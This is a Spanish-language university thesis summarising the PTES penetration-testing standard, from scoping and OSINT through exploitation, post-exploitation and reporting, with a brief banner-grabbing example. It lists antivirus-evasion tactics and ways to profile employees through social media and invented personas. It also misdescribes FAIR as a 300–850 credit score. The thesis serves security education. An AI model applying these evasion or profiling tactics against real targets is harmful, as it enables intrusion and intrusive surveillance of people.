Universidad de Buenos Aires

Facultades de Ciencias Económicas,

Cs. Exactas y Naturales e Ingeniería

Carrera de Especialización en Seguridad Informática

Trabajo Final de la Especialización

Penetration Testing

Análisis del estándar de ejecución de pruebas de penetración PTES

Autor:

Hurson Daniel Azuaga Orrego

Tutor del Trabajo Final:

Pedro Hecht

2018

Cohorte 2017

Declaración jurada de origen de los contenidos

“Por medio de la presente, el autor manifiesta conocer y aceptar el Reglamento de Trabajos Finales vigente y se hace responsable que la totalidad de los contenidos del presente documento son originales y de su creación exclusiva, o bien pertenecen a terceros u otras fuentes, que han sido adecuadamente referenciados y cuya inclusión no infringe la legislación Nacional e Internacional de Propiedad Intelectual”.

_____

Hurson Daniel Azuaga Orrego

DNI: 95836734

Contenido

I. Introducción.

El Pentest es una técnica realizada para detectar vulnerabilidades y debilidades sobre un sistemas específico con el fin de detectar las fallas y reportar al interesado los resultados obtenidos. Permite tener un conocimiento real del nivel de seguridad que posee una aplicación o una infraestructura de red.

Existen diferentes metodologías para detectar las fallas.

Pruebas de caja blanca: En estas pruebas se posee acceso total a todos los recursos para las pruebas como el código fuente de la aplicación y documentación del sistema.

Prueba de Caja Negra: Se realiza la prueba a partir de la información que se expone al usuario final de la aplicación.

Prueba de Caja Gris: Es una prueba que mezcla ambas metodologías caja blanca y caja negra.

El estándar PTES versión 1.0 describe una guía basada en actividades específicas para la elaboración exitosa y provechosa de un pentest, no solo se basa en el aspecto técnico si no va más allá enfocándose en otros parámetros con una visión del entorno en donde se desenvuelve el cliente.

La confianza es un factor importante al establecer alguna negociación en las pruebas, la experiencia podrá indicar una idea del alcance del proyecto y el grado de madurez que posee la compañía, los datos son recolectados de acuerdo al compromiso asumido para la realización de un modelo de amenazas.

A través de diversas técnicas nos permite realizar un análisis de las vulnerabilidades sobre los procesos, nos indica la manera de obtener la información y nos indica las acciones a tomar de acuerdo al anonimato que deseamos tener. Una vez identificado las vulnerabilidades nos dicta una serie de pasos para explotar las debilidades identificadas, los

procedimientos que se deben seguir para una post explotación exitosa y un marco de referencia para elaborar un informe.

Se podría decir que el estándar cubre aspectos de ciberseguridad, no solo se basa en los elementos técnicos, si no que va más allá, integra factores humanos, comerciales, geográficos y legales que engloba en un todo la realidad de la situación del cliente y así obtener mejores resultados en las pruebas.

II. Marco Teórico

1. Análisis Previo a las pruebas

Como primer concepto desarrollado por el estándar nos presenta un preámbulo. Antes de iniciar una negociación para llevar a cabo las pruebas se debe tomar un conjunto de buenas prácticas y enfoques que facilita a la persona ubicarse y encarar el proyecto de forma a disminuir la brecha de conflictos que podría darse.

Uno de los factores principales para el éxito es determinar el alcance, determinar cuánto esfuerzo uno debe realizar para el proyecto, no es una tarea sencilla. Una de las formas de lograr este fin, es definir qué actividades realiza la empresa, identificar los puntos críticos de manejo de la información, los sistemas con mayor exposición a ataques y si estos sistemas manejan datos sensibles. Todos estos factores influyen en el éxito de un informe satisfactorio.

Establecer una confianza con el cliente es importante para evitar las barreras que puede imponer el mismo y dificultar la tarea de las pruebas. En caso de no poseer mucha experiencia es recomendable volver a leer los correos electrónicos, ver de nuevo las peticiones de la empresa, analizar los tests anteriores que fueron realizados en la compañía, esto dará una visión más específica del tiempo que tomará realizar las pruebas y de cómo encarar el proyecto. Cabe destacar que la experiencia de la persona es un factor importante en las estimaciones, por lo que pedir una opinión de una persona con mayor experiencia puede ayudar a mejorar la definición del tiempo en las actividades.

Ya que es muy poco lo que puede discutirse del alcance antes de la firma del contrato, es importante llevar a cabo una reunión de alcance. Este se realizará una vez firmado el contrato. Es preferible establecer un acuerdo de confidencialidad previo a la reunión, los temas de costos y reglas establecidas de compromiso no serán tratados en la misma.

El objetivo de este encuentro es determinar lo que se probará específicamente, el rango de IP que está dentro de lo acordado para las

pruebas. En las conversaciones es importante no salirse del foco del tema. El pentester debe tratar de encaminar la reunión solo hacia los temas acordados.

Suele haber resistencia por parte de la empresa en brindar información acerca de su infraestructura, pero es importante para la persona que realiza el pen test comunicar los riesgos legales implícitos que posee el alcance, ya que la empresa podría estar tercerizada en algunos sectores de su infraestructura, lo cual podría acarrear problemas legales. Por lo tanto es importante saber los entornos que posee el cliente en su infraestructura como DNS, servidor de correo electrónico, el hardware sobre el que se ejecutan sus servidores web, su firewall, IDS, IPS.

Todo trabajo realizado fuera del alcance de lo acordado debe documentarse y especificarse claramente. Se recomienda que se establezca una tarifa plana por hora y se defina en el contrato que se realizará un trabajo adicional. El inicio de un nuevo trabajo debe ser por medio de un SOW aprobado y firmado.

Se debe tratar de evitar alargar el alcance sin un tiempo y costo que lo justifique. Se puede usar un cuestionario bien formulado para estimar de alguna forma el alcance del proyecto a realizar.

Como pentester es bueno determinar el nivel de madurez de una organización, en algunos casos el cliente no posee el nivel de madurez necesario para la realización de una prueba a nivel completo de la organización, en tal caso, lo ideal sería un análisis de vulnerabilidades previo a las pruebas.

La información de las pruebas anteriores determina qué vulnerabilidades fueron encontradas, lo cual ahorra tiempo en la búsqueda de fallas, una prueba de caja blanca puede ser más conveniente que el de caja negra en algunos casos, dependiendo de lo que se desea cumplir en las pruebas.

1.1 Determinar los objetivos a probar.

Se debe identificar todos los objetivos a atacar, algunos se determinan a través de las direcciones IP que nos brinda el cliente, rangos de red o nombres de dominio. En cualquier caso es fundamental conocer las tecnologías asociada a la infraestructura de la empresa firewall, IDS, IPS así como si está tercerizado algunos de los sectores, para determinar el alcance real de la prueba.

Es obligatorio saber qué objetivos pertenecen a la infraestructura del cliente y que objetivos están tercerizados para evitar problemas legales. Es muy probable que el test se realice sobre servicios tercerizados, por lo que es obligatorio no solo obtener el permiso del cliente si no también el del proveedor de la aplicación tercerizada para evitar problemas legales.

Se debe verificar los términos del servicio del ISP para con el cliente, hay que tener en cuenta el objetivo y el alcance de la prueba. En el caso de los proveedores del servicio de seguridad se recomienda notificarlos en caso de que sus servicios o dispositivos sean probados, si solo se determina el tiempo de respuesta del proveedor, no será conveniente notificar al mismo.

Para realizar pruebas en los servicios en la nube es necesario obtener el permiso del proveedor.

1.2 Definir los tipos de pruebas a realizar.

Una de las pruebas a realizar es el de la ingeniería social que se debe tomar en cuenta a la hora de las pruebas de seguridad, por más que una empresa posea todas las tecnologías necesarias para resguardar su información este no podrá ser efectivo si no es acompañado por una buena cultura de seguridad en los empleados. Es por ello que el objetivo de estas pruebas es determinar la capacidad de los empleados en detectar falsa información con fines maliciosos, cabe destacar que los ataques de engaños deben ir de acuerdo al entorno en que se encuentra la víctima.

Se debe verificar la disponibilidad de servicios, esto se realiza en un entorno idéntico al de producción para evitar daños al cliente.

La denegación de servicios es uno de los más comunes en el mundo hasta las compañías más grandes del planeta lo han sufrido, por lo que si el cliente presta un servicio masivo las 24 horas al día, es conveniente verificar a través de un test si los sistemas resisten un ataque masivo de denegación de servicio.

Es importante no solo determinar el nivel de seguridad de los equipos, sino también su capacidad de respuesta ante un ataque, si se lleva un ataque y los equipos de detección no notaron la intrusión se ha encontrado una importante falla de seguridad en sus sistemas de detección de incidentes.

Se tendrá que informar a la organización objetivo de que se estará llevando una prueba, para que en caso de que se detecte una intrusión se sepa que es por una prueba y no por un ataque real.

1.3 Cuestiones Legales.

Para evitar problemas legales se debe conocer la ubicación de los servidores en donde se van a llevar a cabo las pruebas, es responsabilidad del pentester saber todas las reglamentaciones legales del país en donde se aloja el servidor, ya que el mismo responderá en caso de una transgresión.

Antes de cualquier prueba es recomendable poseer los permisos necesarios. El documento debe establecer el alcance de la prueba y afirmar el conocimiento por parte del cliente que un conjunto de pruebas será llevado a cabo y especificar en él las consecuencias de las pruebas.

Una vez firmado el documento se procede al inicio del pen test. En caso de servicios tercerizados, es conveniente contactar con el proveedor

1.4 Recolección de Información

Este capítulo se basa en mayor medida de [5] en donde se expone las técnicas de recolección de la información en una prueba de penetración, divididas en diferentes niveles de acuerdo a la organización, corporativo, militar o relacionado. Permite encaminar a través de un protocolo el cumplimiento de los objetivos con un plan estratégico de forma a establecer un criterio que toma como base la información que rodea al cliente.

En sí misma esta sección describe un modelo de madurez, que nos permite situarnos en el entorno en que se desenvuelve el cliente, a través de una clasificación de niveles que permiten de alguna manera establecer un límite en las actividades en el tiempo, esfuerzo y acceso de la información que podemos manejar.

Inteligencia de Código Abierto (OSINT)

Es la recolección de información en la etapa de evaluación y explotación de las vulnerabilidades, mientras más información se obtenga del objetivo mayor cantidad de vectores de ataques tendremos. Todo esto a través de la inteligencia de código abierto (OSINT) ya que mucha de la inteligencia para realizar un ataque proviene de la información pública.

La falta de conciencia y madurez en la cultura de seguridad de una compañía da como resultado publicaciones inadecuadas por parte de los empleados que puede ser utilizado en contra de ellos para llevar a cabo un ataque.

Se utilizan todos los puntos de entrada de una organización, esto va desde el factor humano hasta la ubicación de un equipamiento o incluso su electrónica.

El uso de OSINT no siempre es conveniente pues depende de la situación y el entorno del objetivo a analizar, ya que la información podría manipularse fácilmente y dar información errónea, obsoleta e incluso podría estar incompleta.

Cabe destacar que el OSINT no incluye metodologías para recuperar información física de un objetivo.

La inteligencia de código abierto toma tres formas en la recolección de información que son descritos a continuación:

Recolección de información pasiva: En este caso sólo se utiliza la información almacenada o archivada lo cual limita mucho el análisis de inteligencia, este tipo de recopilación de información se realiza en caso de que sea un requisito la no detección del espionaje por parte del objetivo, por lo que no podemos monitorizar el tráfico de la organización.

Recolección de información Semi-Pasiva: En este caso se puede tomar el tráfico y el comportamiento normal que tendría el objetivo en internet, recopilamos información de lo publicado ya sea archivos, documentos o metadatos, la finalidad de este tipo de recolección es no llamar la atención del objetivo, y en caso de que sospechara algo, no poder identificar la fuente de espionaje.

Recolección de información Activa: En este caso el objetivo si detecta la recolección de información que se está llevando a cabo, se trata de obtener la información no publicada a través del escaneo de la red, de los puertos activos, servicios, directorios y servidores que no están publicados.

1.5 Información Financiera

En este caso se acumula una información financiera básica de los socios, clientes y competidores.

Factores a tomar en cuenta: socios comerciales, clientes comerciales, competidores, Touchgraph (Representación visual de las conexiones sociales de la persona)**,** perfil de Hoovers (Es un recurso utilizado en inteligencia para recopilar información relacionada con el negocio de la empresa), línea de productos, mercado vertical, cuentas de marketing, reuniones, fechas importantes de la empresa, ofertas de trabajo, afiliaciones de caridad, RFP (Solicitud de Propuestas), RFQ (Solicitud de Cotización), información de licitación pública, registros judiciales, donaciones políticas, licencias profesionales o registros.

Para la elaboración de gráficos se toma en cuenta la posición que ocupan los empleados en la organización, las actas labradas, y las entidades afiliadas.

El informe financiero depende de la zona geográfica en la que se encuentra la organización, los informes se pueden hacer a través de la oficina central de la organización y no para cada sucursal.

Obtener la situación financiera nos permite visualizar los eventos desde un punto de vista general en el mercado de una empresa, identificar los ataques y las debilidades que podrían tener la compañía respecto a los competidores, capital que posee y el mercado donde se maneja.

Es conveniente tener un análisis de mercado como el de Gartner, IDC, Forrester, etc que nos ofrece una visión más clara del rumbo de la empresa, se puede utilizar EDGAR (Sistemas de Recopilación, Análisis y recuperación de datos electrónicos) para obtener datos relevantes sobre el personal y factores de riesgo económico.

1.6 Información de la Infraestructura.

Se recolecta información a través de los metadatos y documentos incluidos en el alcance, los cuales pueden recuperar valores como los nombres de los usuarios, direcciones de correo, ubicaciones de impresora, software de creación de documentos y red interna de la empresa.

Las campañas de marketing actuales y anteriores brindan información de los proyectos y componentes de diseño, que se podrían utilizar de forma interna.

Las direcciones de correo electrónico pueden brindar información acerca del usuario y del dominio, por lo que con un correo electrónico se podría obtener un usuario válido del sistema.

Determinar las tecnologías utilizadas en el objetivo nos da una gran ventaja en la elaboración de un escenario de ataque a la infraestructura, esta información puede ser obtenida a través de foros de soporte o lista de correo.

Existen diversas tecnologías en la protección de la información como el sensor de huellas dactilares o dispositivos con patrones de seguridad, para estos tipos de dispositivos se puede recolectar información a partir de foros o información técnica del proveedor.

1.7 Información del Factor Humano.

Determinar la capacidad humana para la seguridad de una empresa es bastante difícil, por lo que se proponen algunos factores a tomar en cuenta para la evaluación de ello.

Verificar la presencia de un equipo de respuestas antes incidentes de seguridad.

Verificar si existen solicitudes de puestos de trabajos para la seguridad informática.

Verificar que se tome como requisito el conocimiento de seguridad en la contratación de empleados fuera del área de seguridad.

Verificar si la seguridad de la empresa está tercerizada, parcialmente o totalmente.

Verificar el personal de la empresa que son miembros activos en la comunidad de seguridad.

En caso de estudiar a un individuo en particular se lo debe analizar desde un punto de vista judicial, si posee alguna denuncia o alguna acción legal pendiente sobre el mismo, si posee alguna relación con las donaciones realizadas, el tipo de licencia profesional, si es confiable y demostrable su capacidad.

Se puede obtener mucha información a través de las redes sociales, a continuación se citan algunos factores que se pueden tomar en cuenta:

- A través del análisis de los metadatos asociados a la imagen se podría obtener la ubicación de la foto.
- El tono en las comunicaciones agresivo, pasivo, arrogante, elitista, etc. puede darnos una idea de cómo es la personalidad del individuo.

- La frecuencia en las respuestas puede darnos información de algún patrón de información en las que las comunicaciones pueden darse.
- La ubicación de la persona se puede determinar de varias formas, desde una fuente pasiva o a través de redes sociales, metadatos o aplicaciones.
- La presencia en las redes sociales, los rangos de horarios, nos podrían dar un perfil del individuo que estamos analizando.

1.8 HUMMIT

Este tipo de información se obtiene de forma pasiva, se puede realizar por medio de una interacción directa con la persona bajo un perfil inventado para obtener la mayor información posible que se está buscando, en algunos casos más sensibles se pueden utilizar filmaciones para establecer un patrón de comportamiento. El fin de ello es determinar los empleados claves, socios o proveedores que posee la organización.

Recopilar datos a través de la interacción con la persona puede brindarnos información externa del individuo a la organización.

En el caso de querer obtener datos externos del cliente relacionados al mismo se pueden utilizar búsquedas inversas de DNS o búsquedas WHOIS en los rangos o dominios, también se puede obtener el ASN para las redes que utilizan el BGP.

En caso de que no se tenga conocimiento de los sistemas, se pueden utilizar el escaneo de puertos, la utilización de herramientas NMAP nos permite el escaneo de los host.

Como primer paso se puede utilizar un ping rápido para identificar los sistemas, aunque esto podría ser detectado por un IPS por lo que se sugiere un escaneo rápido sin verificación de ping para detectar los puertos que se encuentran habilitados, una vez realizados estos pasos se puede llevar a cabo en escaneo más profundo, no solo se deben verificar

los puertos TCP, sino también los UDP, se deben verificar tanto IPv4 como IPv6.

La utilización de técnicas como Banner Grabbing nos permite obtener información sobre los servicios ejecutados en los puertos abiertos, generalmente esto es realizado sobre los puertos 80, 21 y 25 y se pueden realizar sobre HTTP, FTP, SMPT, hay varias herramientas que se utilizan para este fin como telnet, nmap, Netcat, todo esto con el fin de obtener información de la plataforma sobre el cual está levantado el servicio y buscar o explotar una vulnerabilidad.

Si bien las respuestas de una petición pueden ser manipuladas, hay ciertos patrones que delatan el tipo de infraestructura que está corriendo.

2. Modelado de Amenaza

Esto nos brinda la información necesaria para determinar los aspectos críticos que posee la compañía, no solo a nivel técnico sino también con un enfoque comercial, el contenido de esta sección fue tomado de [7].

Cada compañía posee diferentes capacidades y amenazas, pero en todos los casos existen dos elementos que están presentes para el modelado de amenaza, los activos de la compañía y el atacante. El primer elemento se compone de todos los activos comerciales que poseen la compañía y los procesos comerciales asociados al mismo.

Se puede utilizar un análisis FODA para determinar fortalezas y debilidades de la compañía, en este aspecto conocer una amenaza inminente, una oportunidad o una debilidad ayuda a identificar posibles vectores de ataques, en el caso de las fortalezas se pueden visualizar objetivos de ataques, podemos tomar como ejemplo una agencia de seguro en donde su fortaleza radica en la confidencialidad de sus clientes, un ataque para robar datos de los clientes con el objetivo de sabotear la imagen de la aseguradora puede ser un riesgo inherente de una fortaleza.

El análisis FODA a continuación fue tomado de [8].

Conocer la ventaja competitiva y su facilidad de replicación y clasificarlos en categorías alta y baja nos permite saber las fortalezas de la empresa.

Facilidad de Replicación			
		Alta	Baja
Ventajas Sobre los Competidores	Alta	Acortamiento fácil de Desventajas.	Desventaja estructural de Difícil solución.
	Baja	Desventaja recuperable si el Esfuerzo es bajo.	No constituye una debilidad Estructural.

Identificar las posibles oportunidades sobre los planes existentes o del futuro y clasificarlos a su atractivo potencial, su probabilidad de éxito de implementarlo nos dan las oportunidades que posee la compañía.

Probabilidad de éxito			
		Alta	Baja
Atractivo Potencial	Alta	Debe aprovecharse Incuestionablemente.	Interesante si el perfil de Riesgo es aceptable.
	Baja	Interesante sólo si el Esfuerzo es bajo.	Debe descartarse Incuestionablemente.

Conocer las desventajas competitivas, su facilidad de fortalecimiento y clasificarlos en categorías alta y baja nos permite saber las debilidades de la empresa.

Facilidad de Fortalecimiento			
		Alta	Baja
Seriedad Potencial	Alta	Acortamiento fácil de Desventajas.	Desventaja estructural de Difícil solución.
	Baja	Desventaja recuperable si el Esfuerzo es bajo.	No constituye una debilidad Estructural.

Identificar las posibles situaciones que amenacen los planes existentes o del futuro y clasificarlos de acuerdo al grado de seriedad, su impacto y la probabilidad de ocurrencia nos dan las amenazas que posee la compañía.

Probabilidad de Ocurrencia			
		Alta	Baja
Seriedad Potencial	Alta	Riesgo cierto a ser evitado a toda costa.	Riesgo de Cobertura especulativa.
	Baja	Riesgo a ser evitado si el esfuerzo es bajo.	Situación de impacto débil sobre empresa.

También se pueden agregar de forma complementaria modelos de motivación y el modelo de impacto, el modelado de amenaza tiene como objetivo la identificación de los activos más críticos en la organización así como saber las principales amenazas que puede tener el cliente.

El modelo se entrega junto al informe final de tal forma que la información haga referencia al modelo de amenaza.

Para el proceso de modelado de amenazas de alto nivel se deben seguir los siguientes pasos.

Reunir la documentación relevante.

Identificar y categorizar activos primarios y secundarios.

Identificar y categorizar amenazas y comunidades de amenazas.

Asignación de comunidades de amenazas contra activos primarios y secundarios.

Hay que tener muy en cuenta los activos secundarios ya que se puede dar casos en que un activo aparentemente no importante puede usarse como un acceso a activos importantes de la organización.

2.1 Activos Comerciales

Se toman todos los activos de la organización incluidos en el alcance y los procesos que manejan estos, de tal manera que se pueda identificar las posibles amenazas y vectores de ataques que podrían llevarse a cabo en contra de la organización.

Para obtener la información necesaria de los activos, se toma como inicio el nivel superior de la empresa, que políticas, planes y procedimientos aplica la compañía, qué debilidad inherente se encuentra en la dirección de la empresa, cuál es el factor de éxito del producto, cómo es promocionado, con qué proveedores trabajan, hacia dónde se dirige la empresa, se puede mirar el plan de negocio y si es posible obtener la información de las inversiones, todo esto nos da una visión más amplia de los posibles activos que serán blancos de ataques.

Una vez visto el aspecto comercial, debemos fijar nuestra atención en el aspecto técnico, toda la información que podamos obtener del diseño de la infraestructura, configuraciones de sistemas y cuentas de usuarios nos brinda información de que vulnerabilidades puedan existir en las instalaciones.

2.2 Datos del empleado

La información de un empleado puede comprometer de forma directa a la organización, más aún tratándose de empleados claves que trabajen en entes estatales o posean algún secreto comercial importante, en estas situaciones la información de un empleado se considera un activo crítico.

Los datos de los clientes son un activo comercial crítico en una organización, puede traer problemas tanto legales, como económicos ya que dicha base de datos puede dar información para un análisis de

mercado en donde la competencia podría obtener ventajas competitivas de forma de desleal.

La información está relacionada a los activos humanos de la empresa que a través de manipulaciones o descuidos de personal crítico de la empresa puede otorgar acceso a datos confidenciales de la entidad.

A continuación se citan algunos activos humanos:

Dirección Ejecutiva.

Asistentes Ejecutivos.

Gerencia Intermedia.

Asistentes Administrativos.

Técnicos / Líderes de Equipo.

Ingenieros.

Recursos Humanos.

En el caso de los empleados contratados por lo general se lo toma como un riesgo menor, ya que dependen de la compañía para subsistir pero hay casos excepcionales en donde existen otros factores que pueden llevar al riesgo de la compañía, como la influencia de personas externas o la misma ética, uno de los ejemplos a tomar sería el caso Snowden, un joven informático que habría trabajado para la NSA y era un consultor externo en Booz Allen una consultora que presta servicios con todo lo relacionado a la tecnología.

Como contratista independiente utilizó sus conocimientos y privilegios para revelar información confidencial del espionaje que estaba cometiendo el gobierno de EEUU [9]. En este caso se podría entender como un riesgo la ética y la moral de la persona, por lo que el análisis del

perfil de las personas contratadas varía de acuerdo a la labor que realiza la empresa.

Para los gerentes en particular se les asigna un nivel medio de criticidad, ya que poseen acceso a datos confidenciales de la empresa.

3. Análisis de Vulnerabilidades

Esta sección se basa en mayor medida en la información dada por [10].

Las vulnerabilidades incluyen todas las fallas que se puedan detectar en un sistema o una aplicación y donde un atacante pueda sacar provecho de ella, varía desde configuraciones incorrectas hasta el diseño inseguro de un sistema.

Existen dos tipos principales de pruebas de acuerdo a su interacción con el objetivo.

3.1 Pruebas de los Activos

En este tipo de pruebas se interactúa directamente con el objetivo, se analizan los componentes en las infraestructuras y se detectan las vulnerabilidades, para ello existen diversos tipos de formas de escanear de acuerdo al nivel y componente que se desea testear.

Automatizado

Para estas pruebas se utilizan herramientas, en donde se ejecutan una gran cantidad de acciones predefinidas con el objetivo de obtener respuestas y buscar alguna vulnerabilidad que puede llegar a existir, estos tipos de herramientas ayudan a disminuir los tiempos en las pruebas.

En la red existen distintos tipos de escaneos que pueden ser llevados a cabo:

Basado en los puertos

Se utiliza para ver qué es lo que está disponible en la red, que puertos están abiertos y que puertos esta cerrados en general se utilizan los protocolos TCP, UDP, ICMP, etc.

Basado en servicios

Para este tipo de escaneo se prueban diferentes protocolos sobre un puerto, con esto puede determinar qué servicio se está ejecutando sobre ese puerto. En caso de que un puerto pueda comunicarse mediante HTTP, se identificara como un servidor web.

Se puede utilizar la técnica Banner Grabbing que es una técnica en donde a través de una conexión a un puerto se analizan las respuestas devueltas por el mismo y se trata de obtener información de la versión del software que se está ejecutando, nombre de la aplicación o alguna información relevante que nos pueda ser útil para detectar una vulnerabilidad.

Para las aplicaciones web existen varias maneras de encontrar una vulnerabilidad, a continuación se citaran algunos casos:

Las búsquedas de subdirectorios dentro de la aplicación web.

Inyección SQL sobre los formularios web.

Explotación de una vulnerabilidad por versión del servidor web.

La utilización de métodos no restringidos en el servidor web.

Para escanear la red se necesitan herramientas especiales para poder obtener cierta información como las VPN, escaneo de red de voz. Si se desea vulnerar aplicaciones de defensa y monitorizar se podría usar una red TOR para realizar el ataque desde diferentes ip o incluso usar un método de evasión para los IDS.

Para las pruebas de vulnerabilidades pasiva se evita interactuar directamente con el objetivo, para ello se busca información que es de público conocimiento como los metadatos de un archivo o la fuga de datos en una red.

La validación de las pruebas se puede realizar de forma específica a través de una clasificación de las vulnerabilidades registradas en base de datos o categorizada de acuerdo a un estándar.

Para la validación se pueden llevar a cabo pruebas manuales sobre los protocolos en busca de alguna vulnerabilidad y montar escenarios ficticios de ataques con la misma tecnología replicando debilidades y produciendo resultados más exactos en los ataques.

Como última instancia se investiga cómo explotar las vulnerabilidades encontradas, para eso se recurren a base de datos que poseen vulnerabilidades predefinidas, información de los proveedores sobre la herramienta, avisos de seguridad emitidos por los proveedores, búsqueda de exploit por internet, etc.

5. Explotación

Esta sección se basa en mayor medida de la información provista por [11].

En la fase de explotación el objetivo es eludir el sistema de seguridad de la manera más sigilosa y obtener la mayor cantidad de información de los activos críticos de la organización que fueron definidos con anterioridad en la fase de análisis de vulnerabilidades.

5.1 Contramedidas

Para llevar a cabo una explotación exitosa, la persona encargada de la prueba debe ser capaz de eludir los controles previos que podrían detener el exploit que se utilizará en el ataque, existen diversas tecnologías dedicadas a este fin, a continuación citaremos algunas estrategias usadas para eludirlos:

Identificación del Anti-Virus utilizado.

Codificar el código malicioso para ocultar sus verdaderas acciones.

Comprimir el código para ofuscar el código malicioso y no sea detectado.

Encriptar el código malicioso.

Eludir las listas blancas mediante la ejecución directa del exploit en memoria.

Inyectar el código malicioso en un proceso fiable.

Insertar el exploit por un elemento humano de la compañía.

Para el caso de organizaciones muy avanzadas en donde se buscan nuevas vulnerabilidades aún no encontradas se pueden utilizar las siguientes técnicas.

Fuzzing.

Análisis del Código Fuente.

Análisis de exploits zero day.

Análisis de tráfico de información.

Toda la fase de explotación debe estar dentro de los límites establecidos anteriormente con los clientes en las etapas previas al compromiso.

6. Explotación Posterior

Este capítulo se basará en mayor medida de [12].

A través de la explotación posterior se determina el valor que poseen las máquinas y su control para su uso posterior.

Para el acceso a las máquinas de forma posterior debe considerarse las reglas de compromiso.

A continuación se citaran algunas de las reglas de compromiso:

6.1 Protección al cliente

En general no habrá modificaciones de los servicios críticos del cliente.

Todas las modificaciones realizadas deben estar debidamente documentadas.

Se debe tener una lista de las acciones realizadas de forma detallada con el tiempo en que ocurrió.

En caso de exponer las contraseñas de los usuarios en el informe final debe ir encriptado para proteger la integridad del empleado.

Cualquier dispositivo que pueda afectar el funcionamiento correcto de los sistemas, sólo debe implementarse bajo el consentimiento del cliente y con una autenticación de por medio.

Todos los datos recopilados por los evaluadores deben estar encriptados.

Antes de las pruebas de penetración en la empresa se debe verificar las políticas, así como los acuerdos con el cliente y sus proveedores deben estar claros respecto a la responsabilidad y alcance que tendrá la prueba. También es conveniente verificar las reglamentaciones y leyes que rigen sobre la información de los equipos.

Para el análisis de la infraestructura se toman dos secciones principales

Una red comprometida se puede utilizar para identificar subredes adicionales, enrutadores de red, servidores críticos, servidores de nombre y las relaciones entre las máquinas, todo esto con el objetivo de identificar vectores de ataques adicionales.

7. Reporte

Este capítulo está basado en su mayor parte en [13].

El estándar provee de información para armar una estructura para la elaboración de un informe final de presentación.

A continuación se citará y se describirán brevemente los elementos para la presentación de un informe.

Resumen Ejecutivo: Este resumen va dirigido a las personas con cargos de supervisión y visión estratégica de la seguridad, en el mismo se expondrán los objetivos específicos de la prueba y los hallazgos expresados de forma general.

El resumen ejecutivo se compone de varios elementos a continuación citaremos algunos de ellos:

Tema de Fondo: En esta sección se explica el propósito de la prueba, el pre compromisos asumido de acuerdo al riesgo y las contramedidas y objetivos generales de la prueba.

En caso de que hubiere alguna modificación de los objetivos u otros cambios se deben enumerar y describir.

Postura General: En esta sección se narra la efectividad de la prueba, se describe las fallas sistémicas que fueron identificadas en el proceso, la capacidad de acceder a la información y el impacto que podría tener en el negocio.

Clasificación de los perfiles de riesgo: Para esta sección se define un sistema de puntuación y seguimiento para la clasificación de riesgo, existen varios métodos como FAIR un score de puntuación de 300 a 850 que evalúa un riesgo que tiene un solicitante a la hora de devolver un préstamo [14], o DREAD un método que clasifica los riesgos en cinco categorías y realizando un promedio sobre ellas [15].

Hallazgos Generales: Es la representación gráfica de las pruebas de penetración en un formato estadístico, para ello se pueden utilizar gráficos de torta, barras o cualquier otro tipo de gráfico que represente de forma clara los resultados.

Resumen y recomendaciones: En esta sección del informe se describen en un alto nivel que tareas se deben realizar para mitigar los riesgos.

Establecer una hoja de ruta estratégica: Se debe trazar un plan estratégico para solucionar los problemas de inseguridad encontrada en las pruebas. El plan debe ir acorde a los objetivos trazados y el tiempo en que se ejecuta cada tarea.

Reporte Técnico: Se describen los detalles técnicos de las pruebas así como los componentes y actores partícipes de la prueba.

El reporte técnico está formado por una estructura citada a continuación:

Introducción.

Información Recolectada a partir de la inteligencia activa.

Información Recolectada a partir de la inteligencia pasiva.

Información Recolectada a partir de la inteligencia corporativa.

Información Recolectada a partir de la inteligencia personal.

Evaluación de las Vulnerabilidades.

Confirmación de la explotación y vulnerabilidades encontradas.

Explotación Posterior.

Riesgo de Exposición.

Conclusión.

8. Pruebas de Concepto

En este capítulo se expondrán dos pruebas de concepto, que enfocan dos maneras de interpretar las fallas de una mala seguridad y cómo escalar los privilegios.


En este primer ejemplo se expone cómo obtener información a través de las respuestas de un servidor [6].

En este caso la conexión fue realizada a través del comando TelNet, la ip y el puerto 80 se pasaron


como parámetros, se utilizó el comando HEAD y se especificó un protocolo HTTP 1.0, en este caso la información obtenida es la siguiente.

Se constató que el servidor sobre el cual está levantado el servicio es un Apache Linux/SUSE versión 2.2.21.

